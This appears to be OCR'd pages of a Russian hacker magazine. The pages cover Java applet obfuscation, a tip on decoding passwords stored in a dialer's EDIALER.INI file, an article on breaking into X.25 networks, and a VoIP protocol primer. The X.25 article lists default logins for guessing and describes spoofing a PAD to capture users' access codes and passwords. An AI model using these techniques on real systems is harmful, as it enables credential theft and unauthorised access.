
DCompiler - http://sourceforge.net/projects/dcompiler
JAD - http://kpdus.tripod.com/jad.html
NMI's Java Code Viewer - http://www.javacodeviewer.tk
Mocha - http://www.brouhaha.com/~eric/computers/mocha.html
SourceTech - http://www.srctec.com
SourceAgain - http://www.ahpah.com


# Взлом

## ЗАЩИТА JAVA-АППЛЕТОВ

Андрей Каролик (andrusha@sl.ru)

- открывается незащищенный байт-код (File -> Open)
- из кода выметается лишний мусор (Tools -> Trim)
- делается обфускация с выбранными параметрами (Tools -> Obfuscate)






- результат сохраняется (File -> Save all)

Выставляй оба параметра обфускации в aggressive, и поехали.


В результате получилось два класса: a.class и b.class (вместо Fade.class и Thoughts.class). До обфускации их размер был 4,9 Кб и 4,1 Кб, теперь они весят 3,6 Кб и 3,0 Кб соответственно. Оптимизация налицо. Осталось посмотреть, что KlassMaster натворил внутри. Для этого запускай NMI's Java Code Viewer, открывай полученные классы и через меню выбери Process -> Decompile. Чтобы было с чем сравнивать, аналогично декомпилируй и исходные классы (Fade.class и Thoughts.class).




## ПОСЛЕ ДЕКОМПИЛЯЦИИ

Разница между тем, что было, и тем, что стало, видна невооруженным глазом. Все имена классов, методов и переменных заменены однобуквенными символами. Литералы и строковые переменные зашифрованы. Появилось множество левых меток и не менее левых переходов на них. Если описывать в двух словах, то получилась настоящая каша. И самое главное - при запуске апплет работает без сбоев.

Привожу наиболее интересную часть полученного кода a.class после декомпиляции Fade.class: (Таблица 1)





## НАПОСЛЕДОК

Почему же все поголовно не ставят защиту на апплеты? Ответ банальный - большинство просто не знают о подобной возможности. А у некоторых нет необходимости в защите. Раздавать исходники от своих творений или держать за семью замками - дело сугубо личное. Но, с другой стороны, слава богу, что не каждый ставит защиту на свои апплеты, иначе негде было бы тырить чужие идеи :). На этом все, успешной тебе защиты в гениальных java-творениях :).

**Таблица 1**

```
private static String b(String s) {
        char ac[];
        int i;
        int j;
        ac = s.toCharArray();
        i = ac.length;
        j = 0;
        if(i > 1) goto _L2; else goto _L1
_L1:
        ac;
        j;
_L10:
        JVM INSTR dup2 ;
        JVM INSTR caload ;
        j % 5;
        JVM INSTR tableswitch 0 3:
default 72
    //               0 52
    //               1 57
    //               2 62
    //               3 67;
           goto _L3 _L4 _L5 _L6 _L7
_L4:
        0x36;
          goto _L8
_L5:
        86;
          goto _L8
_L6:
        99;
          goto _L8
_L7:
        109;
          goto _L8
_L3:
        55;
_L8:
        JVM INSTR ixor ;
        (char);
        JVM INSTR castore ;
        j++;
        if(i != 0) goto _L2; else goto _L9
_L9:
        ac;
        i;
          goto _L10
_L2:
        if(j >= i)
            return new String(ac);
        if(true) goto _L1; else goto _L11
_L11:
    }
}
```

## TIPS&TRICKS

В E-Type Dialer`е есть дыра (а где их нет!). Если у чела стоит чекбокс напротив "Запомнить пароль", то есть реальный шанс без всяких OpenPass`ов сныкать пасс! Все настройки живут в файле EDIALER.INI, лежащем в дире с виндами. Там вместе с телефонами, запускаемыми при соединении прогами, настройками для каждого соединения лежат сохраненные пароли. PasswordSaved=1357 LoginSaved=Mazafaka Логин не зашифрован, а вот пароль зашифрован. Шифрование просто до оргазма! Первый символ остается, второй увеличивается на 1, третий - на 2, и т.д. Значит 1357 это 1234, а хакер будет xbmht. Как получить EDIALER.INI, додумаешься сам!

ЗЫ. Если в чем не прав, не судите строго!

Спиридонов Стас aka V4nD4LL
v4nd4ll@mail.ru

**Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.**



ПАРАЛЛЕЛЬНЫЙ МИР

kas1e

# ПАРАЛЛЕЛЬНЫЙ МИР

## ВЗЛОМ СЕТЕЙ X25

ДЛЯ ПРОФИ

Сегодня практически никто не знает, что такое x25-сети и насколько они глобальны, поэтому я вкратце расскажу историю их появления. В 1973 году появилась компания Telenet - первый владелец сети общего пользования с коммутацией пакетов. Telenet и является "настоящим" отцом x.25-сетей. Что касается бывшего СССР, то там какой-либо заметной активности не наблюдалось до 1986 года, именно тогда началась эксплуатация ведомственных сетей этого класса (АИСТ, АСПД, ИАСНЕТ). Затем началось бурное развитие старых и появление новых x25-сетей, которое, в общем, не прекращается и сейчас, но в более специализированном направлении, чем интернет. В качестве примера мы рассмотрим sprintnet, которая и является той самой telenet, но более развитой и получившейся при слиянии служб телефонной связи и передачи данных компании GTE (GTE Sprint и GTE Telenet) с US Telecom - аналогичными службами большой компании "United Telecommunications Inc" (UTI). Входы в эту сеть (sprintnet) предоставлены в каждом захудалом городке, и телефоны модемных пулов можно найти в любой поисковой машине или на официальных сайтах представительства необходимой сети.

### ОРГАНИЗАЦИЯ

Итак, нас волнует то, каким образом обозначаются/предоставляются адреса (хосты), как происходит аутентификация и некоторые другие нюансы. Адреса в x25-сетях называются NUA (Network Users Address). Формируются они из нескольких составляющих:

1. Признак определения адреса (полный вид, если существует, внутренний, если не задано).
2. DNIC (Data Network Identification Code) - четырехзначный код сети.

1: Код "материка":

1 - Океания
2 - Европа
3 - Америка
4 - Азия
5 - Австралия
6 - Африка
7 - Южная Америка

2-3: Код страны (2 цифры). Например, 50 - Россия.

4: Код национальной сети, как пример для 250x:

0 - ROSPAC
1 - SPRINT
2 - IASNET
3 - MMTLnet
4 - INFOTEL
6 - ROSNET
7 - ISTOK-K
8 - TRANSINFORM

3. Непосредственно внутрисетевой адрес (до 10 цифр).


И вот теперь самое время поговорить об аутентификации. Вход в sprintnet как таковой, в принципе, отсутствует. Т.е. ты можешь просто позвонить на пул и уже сможешь производить масштабные сканы. Однако большинство хостов не горят желанием платить за твое соединение с ними, о чем тебе с радостью и сообщат :). Чтобы иметь полноценный доступ ко всем ресурсам, нужен некий NUI (Network User Identificator), проще говоря - код доступа и пароль. NUI стоит порядка $30 + $16 за час пользования сетью. Т.е. у тебя 2 варианта - либо пользуешься бесплатно и ищешь хорошие хосты, либо пользуешься NUI (вводя ID при подключении). Формат NUI простой - это алфавитные и буквенные значения длиной от 4 символов. Для ввода NUI есть 2 пути. Первый - вводить его при подключении к паду (о паде чуть ниже):

**<connect>**
**@ ID=xxxxx**
**PASS=xxxxx**

Второй - непосредственно при подключении к NUA:

**<connect>**
**@ <NUA>,<ID>,<PASSWORD>**

На этих двух способах хакеры основывают свои переборы. Но прежде чем перейти к более углубленному изучению их злодеяний, необходимо рассмотреть еще одну не менее важную деталь - ПАД. ПАД - это некая программа-сервер (если так можно сказать), которая установлена на модемном пуле x25-сети (в частности, у нас это модемный пул спринта). Именно с этой программой мы ведем беседу при подключении. Она позволяет изменять настройки наших профилей в сети, и как




***Пример установки профиля***

раз у нее есть некоторые глюки. Ими взломщики и пользуются в своих нехороших целях. Более или менее важные команды пада представлены ниже:

prof - выбор профиля. Данная команда дает возможность выбирать профили (установки). Есть и стандартные, и свои. Вот пример установки 10-го профиля:

**<connect>**
**@prof 10**

set - изменение параметров установленного профиля (всего 22 параметра). Например, ставим 10-ый профиль и меняем 10-ый параметр.

**<connect>**
**@prof 10**
**@set 10:80**

Если вводят сразу несколько параметров с какими-нибудь значениями, то их необходимо разделять запятыми.

par ? - просмотр нужных параметров профиля. Как пример, посмотрим настройки у 12-го профиля, 10-го параметра.

**<connect>**
**@prof 12**
**@par ? 10**
**PAR 10:80**

Если хочешь посмотреть все параметры сразу, то просто введи par ? без значений.

stat - позволяет узнать состояние ПАД программы (свободен, занят и т.д.).

Еще существует set? (почти то же самое, что и set) и select (довольно интересная команда, но мы ее здесь рассматривать не будем).

Итак, подведем итог: есть x25-сети. Все они соединены различными способами и имеют в разных точках мира разные входы (мы рассматриваем sprintnet как самую доступную в бывшем СССР). На этих входах установлено специфичное для x25 железо/модемы и программы, называющиеся ПАД. Они и позволяют работать с этим железом (следовательно, с x25-сетью). Можно подбирать nui для более широкого пользования x25-сетью, а можно пользоваться просто так. Можно баловаться с настройками пада и добиться чего-нибудь интересного. А можно просто сканировать хосты в поисках различных систем.

Более детальную информацию читай в различных документациях, журналах и т.д. Мы же рассмотрим устройство x25-протокола на нижнем уровне.

## X25-ПРОТОКОЛ

Во-первых, сразу хочу отметить, что мир не ограничен лишь rfc документами. Существует много других интересных серий, например, CCITT серия. Итак, какие документы нам необходимы:

x.3/x.28/x.29 - документы, описывающие структуру и работу PAD.
x.25 - описание x.25-протокола.
x.121 - описание сетевой адресации.

x.xxx серий довольно много, и если хочешь все это понять, тщательно их проштудируй. x25-сети базируются на трех первых уровнях модели OSI:

1 уровень - физический (железо, сигналы, электроника, кабели, разъемы).
2 уровень - канальный (уровень передачи данных). Здесь вводится понятие кадра (frame), т.е. это куски информации (бит, они же электрические сигналы). В кадре содержится пакет из сетевого уровня (см. ниже).
3 уровень - сетевой. На этом уровне вводится понятие x25-пакета (который является частью x25-кадра). Этот уровень также отвечает за маршрутизацию пакетов.

Итак, как выглядит пакет:

| смещение (в битах) | описание |
|---|---|
| 4 | Основной идентификатор формата пакета (call set-up packets, clearing packets, flow control, data packets и т.д.). |
| 4 | Логический номер группы канала. |
| 8 | Логический номер канала. |
| 8 | Идентификатор типа пакета. Довольно масштабный идентификатор, включающий, например, для "от DCE до DTE" такие типы: Incoming call, Call connected, Clear indication и т.д. |

Эти 3 байта должны присутствовать в любом случае. Далее все зависит от конкретного типа пакета. Например, для call request и incoming call далее идут:

a. Блок Адреса.
b. Длина Facility.
c. Сами Facilities.
d. 'call' данные.

Чтобы найти описание каждого типа пакета, каждого поля, и вообще полную структуру, стоит окунуться в довольно объемную x.25 CCITT рекомендацию (ссылка внизу).

NEXT


# Взлом

ПАРАЛЛЕЛЬНЫЙ МИР

kas1e

## Ссылки

HTTP://X25.NET.RU/X25.PS.GZ - СПЕЦИФИКАЦИЯ X25-ПРОТОКОЛА.
HTTP://X25.NET.RU/X3-X28.RAR - ПАД
RUSSIAN UNDEGROUND CLUB EZINES




*Логи работы*

## СПОСОБЫ ВЗЛОМА

Что у нас имеется на эту тему? 2 способа и их комбинирование. Я их могу разделить на "старый" и "новый", но можно назвать это как угодно :). Что мы отнесем к старому способу? Это сканирование, подбор аккаунтов, ошибки "на дурака", ошибки конфигурации (человеческий фактор) и социальная инженерия. Как пример рассмотрим такую структуру:

1. Сканируем в поисках доступных без-nui'евых хостов.
2. Сканируем каждый найденный хост на распространенные логины/пароли (что до сих пор, как это ни странно, работает). Все тот же небольшой списочек комбинаций:

**guest/**
**guest<цифры>/**
**anonymous/**
**anonymouse/**
**visitor/**
**new/**
**admin/**
**system/**
**temp/**
**test/**

Хосты бывают самыми разнообразными. От unix-боксов/ppp-сессий, до rex/dionis-систем. У каждой из них есть свои глюки, которые хакеры используют в своих целях. В рамках одной стати все эти ошибки мы, естественно, рассмотреть не сможем. Второй способ (так сказать, "новый") - поиск уязвимостей протокола, возможности снифинга, спуфинга и различные новомодные приемы. Один из них заключается в том, что в пакете на запрос соединения можно вообще не писать обратный адрес (соединение устанавливается не по адресам в пакете, а по логическим номерам каналов). Что это дает, я думаю понятно сразу. Во-первых, это возможность подставлять любые адреса (т.е. при желании могут прийти совсем в другое место). Во-вторых, если мы не подставим адреса вообще, то никто ничего и никогда не узнает. Плюсы очевидны. Вторая возможность - старый добрый срач. Т.е. DoS. С терминальной линии (модема) DoS, конечно, не грозит, но с любого бокса, имеющего выход в x25-сеть, мы можем это устроить, посылая постоянные запросы на жертву. Очевидно, чем больше боксов, тем лучше. Еще один вариант - это давно известный по Лириковской сите "снифинг-подстава". Что мы делаем в этом случае. Мы находим адрес нужного нам пада и постоянно шлем пакеты с запросом коннекта на адрес этого пада, которым мы якобы будем. В результате возникновения некоторых коллизий и непроверки соответствия адресов, хост-жертву соединяют с посыльщиком таких пакетов (догадайтесь, кто это :)), который уже может прикинуться падом, выдать падовое сообщение и заиметь все данные пользователя, включая nui, логины, пароли и тому подобное. Вот как это выглядело в sita network (лог кибер-лирика): (таблица 1)

В роснете это действует аналогичным способом, что можно увидеть на следующем примере (лог graf'a): (таблица 1)

Вот это и есть простые "новомодные" способы. Далее предлагаю штудировать литературу и искать свои способы.

## ЗАКЛЮЧЕНИЕ

Итак, теперь ты можешь пользоваться этими приемами для достижения каких-то своих целей. Но я надеюсь, что статья направит тебя в нужное русло, и конечно, очень нежелательно, чтобы почерпнутые знания использовались противозаконно. Хочется верить, что эта статья покажет многим, что кроме TCP/IP стека есть множество не менее интересных протоколов (x25, конечно же, не единственный представитель). Так что удачного тебе освоения x25-сетей!

**Таблица 1**

```
[ ... вырезано из лога ... ]

XXXX XXX

SITA NETWORK: call cleared - destination not responding

// кажется, PAD свободен

XXXX XXX

SITA NETWORK: call connected to XXXX XXX
 (001) (n, nui 19730001 charging, packet size: 128)
...
NUI 12345678
ASDF1H
SITA NETWORK: call cleared - remote directive

// может быть, коллизия? в одно и то же время
// жертва и хакер коннектятся на PAD

XXXX XXX

SITA NETWORK: call cleared - destination busy

// опс ... жертва уже работает

[ ... вырезано из лога ... ]
```

**Таблица 2**

```
*60001010009

ACP:clr not obtainable - remote directive
     241 device not ready

*60001010009

ACP:clr not obtainable - remote directive
     241 device not ready

*60001010009

ACP:clr not obtainable - remote directive
     241 device not ready

*60001010009
ACP:fac: r,p(128,128),w(2,2),d(9600,9600)
com

Enter ADDRESS[*userdata], n-ADDRESS for NUI access or HELP


WELCOME TO ROSNET!

// вот мы подключились к модемному пулу,
здесь не хватает только "*" //

*   <-- посылаем
6140604   <--  а это пришло с другого конца

Username:   <-- посылаем

guest2000   <-- ;))
```

Взлом

VOIP ИЗНУТРИ

Салиев Александр aka Fagot (salieff@mail.ru)





# VOIP ИЗНУТРИ

## КАК РАБОТАЕТ СОВРЕМЕННОЕ VOIP ОБОРУДОВАНИЕ

**Когда-то давно вся телефония ходила по меди в аналоговом виде, но те времена прошли, и интернет, захвативший всю планету, поглощает и этот, казалось бы, традиционный вид связи. Я не буду рассказывать о том, как это могло бы быть, как могло бы быть лучше и что сейчас хуже, и вообще растекаться мыслью по древу. Я покажу, КАК ЭТО РАБОТАЕТ, разобрав все до самых основ.**

### ПРИХОД ЦИФРЫ

Аналоговые методы коммутации уже давно начали изживать себя, началось победное шествие частотного мультиплексирования нескольких соединений в одну линию, грозившее вот-вот преобразоваться в конвейерную цифровую передачу голоса по каналам ATM, и постепенно само собой назревало решение о приведении к единым стандартам межабонентской сигнализации в цифровом виде. После некоторых промежуточных вариантов возник стандарт ISDN, который и сейчас широко применяется на крупных магистралях ГТС. Вот как общаются 2 абонента в ISDN-сигнализации: когда абонент "А" набирает номер на телефоне, его АТС выделяет тайм-слот в ATM-потоке (это значит, что каждый n-цатый пакет цифрового конвейера будет содержать информацию о данном звонке), и посылает в сторону АТС абонента "Б" команду SETUP, содержащую в себе информацию о телефонном номере абонента "А" (АОНе), телефонном номере абонента "Б" и некоторую служебную информацию, позволяющую корректно обслуживать звонок. Также в этом и последующих пакетах (вплоть до установления голосового обмена) присутствует информация, позволяющая двум АТСкам настроиться между собой, с целью сделать связь оптимальной и качественной. АТС "Б" отвечает пакетом SETUPACKNOWLEDGE, подразумевая, что она приняла вызов и сейчас будет его обрабатывать. Делая попытки достучаться до своего абонента, АТС "Б" шлет пакет CALLPROCEEDING, что значит, что она жива и обрабатывает звонок. Когда соединение с абонентом "Б" произошло, АТС "Б" шлет пакет ALERTING, который означает, что телефон "Б" трезвонит и ожидается снятие трубки. После того как абонент "Б" снял трубку, АТС "Б" поднимает с ним голосовой канал и шлет пакет CONNECT, АТС "А" отвечает ей пакетом CONNECTACKNOWLEDGE (подразумевая, что она, в свою очередь тоже поднимает с абонентом "А" голосовой канал), и в




***Сессия в ISDN-сети***

обе стороны начинают передаваться голосовые данные. По окончании разговора та АТС, со стороны которой абонент первым положил трубку, шлет пакет DISCONNECT, другая АТС отвечает ей RELEASE, что значит, что она освобождает цифровые ресурсы, выделенные под звонок, и сеанс связи завершается посылкой RELEASECOMPLETE и освобождением цифровых ресурсов со стороны первой АТС.

Примечательно то, что вся эта сигнализация кодируется не частотной модуляцией или прочими труднопонимаемыми аналоговыми и полуаналоговыми методами, а представляет собой привычные для нас байтовые пакеты с четко заданной структурой полей. Звук тоже передается в виде байт-пакетов, представляющих собой фреймы, кодированные в большинстве случаев кодеком G.711, что есть ни что иное, как PCM 8 kHz 16 bit (как в WAV-файле без компрессии) только не с линейным расположением столбцов, а с логарифмическим.

## VOICE OVER IP!

В принципе, протокол ISDN был разработан для сетей ATM и прочих X.25, что представляло некоторую проблему для коммерческих операторов, ибо доступ к этим сетям есть далеко не у всех. Тогда возникло естественное решение разработать аналог ISDN для сетей IP, чтобы гонять телефонию через public internet, ведь помимо доступности этой сети данный подход позволял платить за трафик, а не за километры до пункта назначения. Сигнализацию было решено положить на TCP (хотя в рекомендациях ITU-T присутствуют модели для множества протоколов, включая IPX, но наиболее прижились TCP и UDP), это давало определенные плюсы в виде готовой модели создания соединения. Поэтому пакеты серии ACKNOWLEDGE было решено упразднить, а также свести процедуру закрытия соединения к единственному (и не всегда обязательному) RELEASECOMPLETE.

С другой стороны, добавлялась IP-адресация и много других взаимонастроек, специфичных для IP-сетей. Для них были разработаны протоколы H.225 и H.245, призванные описывать соединение и его логические каналы соответственно. Для этих типов сигнализации (их семейство называется H.323) в Q.931-пакетах (в стандартах H.323 сигнализация ISDN называется Q.931) было выделено поле (или IE - информационный элемент, а не ослик) под названием USER-USER, первоначально предназначенное для передачи произвольных непротокольных данных между абонентами или АТСками. Пакеты Q.931 были сохранены в качестве оболочек к H.323 с целью облегчить задачи шлюза, стоящего на стыке ISDN и IP.

Сигнализация класса H.323, в отличие от многих других, не просто упаковывается в байтовые пакеты, а пишется на языке ASN.1 (Abstractive syntax notation v.1) и компилируется в платформенно-независимый код, наподобие java-applet'а, только несет в себе не исполняемую программу, а данные. Именно такие скомпилированные блоки и записываются в IE:USER-USER. Однако если для сигнализации хорошо подошел протокол TCP, то с передачей голосовых данных возникло много проблем, таких как: невысокая средняя пропускная способность канала, негарантированное (в отличие от ATM) время доставки пакета и возможные потери информации (т.к. TCP был отклонен по причине медленности и выбор пал на UDP). Проблемы с шириной канала были решены с помощью нового поколения кодеков (так, например, распространенный сейчас кодек G.729 требует всего 8kbps в отличие от 64kbps для G.711). Потерю и неравномерную доставку речевых пакетов взяли на себя алгоритмы промежуточной интерполяции и протоколы RTP/RTCP (протоколы доставки и контроля информации в реальном времени).

## ПУТИ И ТРОПИНКИ

Расскажу, как проходит сессия между двумя VoIP'шными устройствами. Шлюз-оригинатор (тот, что стоит со стороны абонента "А") инициирует TCP-соединение, являясь клиентом. Шлюз-терминатор (тот, что стоит со стороны абонента "Б") играет роль сервера, принимая входящие соединения на сервисном TCP-порту 1720. По этому TCP-каналу передаются пакеты с сигнализацией Q.931. Сигнализация H.225 пакуется в IE:USER-USER пакета Q.931. Сигнализация H.245 может передаваться тремя путями: первый - по наиболее старой схеме - шлюз, желающий играть роль TCP-сервера в H.245-сессии, заявляет посредством H.225 адрес и порт, на которых он будет ждать входящего коннекта, второй шлюз становится TCP-клиентом. Подсоединяется к первому, и передача сигнализации H.245 происходит по отдельному TCP-соединению.

Два других способа заключаются в упаковке сигнализации H.245 внутрь H.225. Это либо метод FastConnect, когда сигнализация H.245 урезается до блоков, содержащих только информацию, касающуюся логических каналов, и кладется внутрь H.225, в поле, именуемое FastStart, либо пакеты

VOIP ИЗНУТРИ

Салиев Александр aka Fagot (salieff@mail.ru)

H.245 берутся целиком и кладутся в поле H245Control, этот метод называется H245Tunneling. Такие методы могут применяться как по отдельности, так и вперемешку. Посредством H.245 шлюзы договариваются об открытии необходимого количества логических каналов и их свойствах, сообщая об адресах и UDP-портах для каждого канала со своей стороны. По этим логическим каналам и бежит в обе стороны инфа (звук, видео, данные) в виде UDP-пакетов. Непосредственные интерфейсы общения с пользователем бывают самыми разными: промышленные VoIP-шлюзы обычно принимают в себя ISDN-потоки типа E1 (это ATM-подобный поток, по которому можно гонять 30 телефонных соединений одновременно), исходящие из городских АТС. В более дешевые VoIP-шлюзы можно вставлять несколько (2-8) самых обыкновенных аналоговых телефонов. Программа-терминал на компьютере может работать с внешней камерой и звуковой картой, но все это никак не влияет на формат соединения, когда оно идет непосредственно по IP.

## НОВЫЕ ФИШКИ ИЛИ H.225


Протокол H.225 призван реализовать все нововведения, которых не было в ISDN. В частности это вся IP-адресация, новые возможности адресации абонента по символьным именам или URL-подобной схеме, описание уникальных идентификаторов сессии (id звонка, id конференции), описание специфичных опций H.323 сессии (правила удержания соединений, методы обмена пакетами H.245, возможность вступления в конференцию и прочее).

## Я ТЕБЯ ВИЖУ, Я ТЕБЯ СЛЫШУ. H.245

Передача информации между абонентами в концепции H.323 осуществляется по так называемым "логическим каналам". Логический канал - это установившееся двустороннее UDP-соединение, по которому в формате RTP/RTCP передаются данные по оговоренным правилам. Также для логического канала существует такое понятие, как "тип сессии". Существует 3 стандартных типа сессий: аудио, видео и данные. Сигнализация H.245 призвана создавать и разъединять эти каналы, а также проводить согласования по форматам передачи данных, которые поддерживаются обеими сторонами. Количество логических каналов может быть различным. Если для простой телефонной сессии хватит двух - один для голоса, и один для контроля, то для навороченной видеосессии понадобится четыре пары каналов - по паре на каждый канал стереозвука, пара для видео, и еще пара для удаленного управления камерой.

## RTP+RTCP

В ATM-конвейерах все было замечательно, и можно было быть уверенным, что каждые n-цать микросекунд ты будешь гарантированно получать свой пакет с G.711-данными. В H.323 роль транспортного протокола для полезных данных возложена на UDP, и тут не все так радужно. Пакеты могут приходить совсем не с теми временными интервалами, с которыми отправлялись, могут менять порядок следования и даже вообще теряться в пути, не достигая получателя. Бороться с этими недоразумениями призваны протоколы RTP и RTCP.
Полезная информация (к примеру, звук) разбивается на сэмплы должной длины, пакуется оговоренным кодеком, и вкладывается в RTP-пакеты, которые маркируются временными метками, набором служебной информации и отправляются другой стороне. Принимающая сторона не воспроизводит пакеты сразу по получении, а собирает их в так называемый Jitter-буфер, хранящий, к примеру, 10 пакетов. После заполнения буфера пакеты выстраиваются в исходный порядок с помощью своих временных меток, недостающие пакеты интерполируются своими сохранившимися соседями, и только после этого происходит их декодирование и воспроизведение.
Также присутствуют механизмы обнаружения промежутков тишины (silence detection) и генерации комфортного шума (comfort noise generation, CNG). Если на всем промежутке сэмпла уровень сигнала ниже определенного значения, то данный сэмпл считается "содержащим тишину", и в передающийся пакет не вкладывается, а вкладывается туда "маркер тишины", размер которого намного меньше размера закодированного сэмпла. Когда шлюз получает такой пакет, он не пытается его декодировать, а генерирует тихий шум нужной длительности, потому как считается, что мертвая тишина в трубке давит на уши и нервирует абонента.
Время от времени противоположной стороне отправляется контрольный RTCP-пакет, содержащий статистику приема RTP-пакетов за заданный период времени. Это позволяет удостовериться в том, что противоположная сторона получает достаточно полезной информации для того, чтобы ее воспроизведение и продолжение сессии имело смысл. Также это позволяет собрать информацию для механизма оценки качества передачи (Quality of servise, QoS).




*Протоколы семейства H.323 и сопутствующие*

## КОДИМ - ДЕКОДИМ

Нельзя обойти вниманием такую важную тему, как кодеки. Все современные кодеки, применяемые в IP-телефонии, имеют общего предка - кодек G.711. Этот кодек был поистине монстроидальным, требовал полосы пропускания 64kbps, но, с другой стороны, имел самые низкие требования к ресурсам DSP и самое высокое качество выходящего сигнала. Пришел он в IP-телефонию из коммутируемых ATM-каналов, где применялся повсеместно. Но время шло, и мощность железа стремительно росла, чего нельзя было сказать о пропускной способности сетей. Это привело к тому, что кодеки стали переформировывать свои алгоритмы в сторону большей жадности к вычислительным ресурсам, взамен понижая свои требования к ширине передающего канала. Тут применялись и MP3-подобные алгоритмы, и методы фонемной компрессии, и частотные ограничения полезной части сигнала, и многое другое.
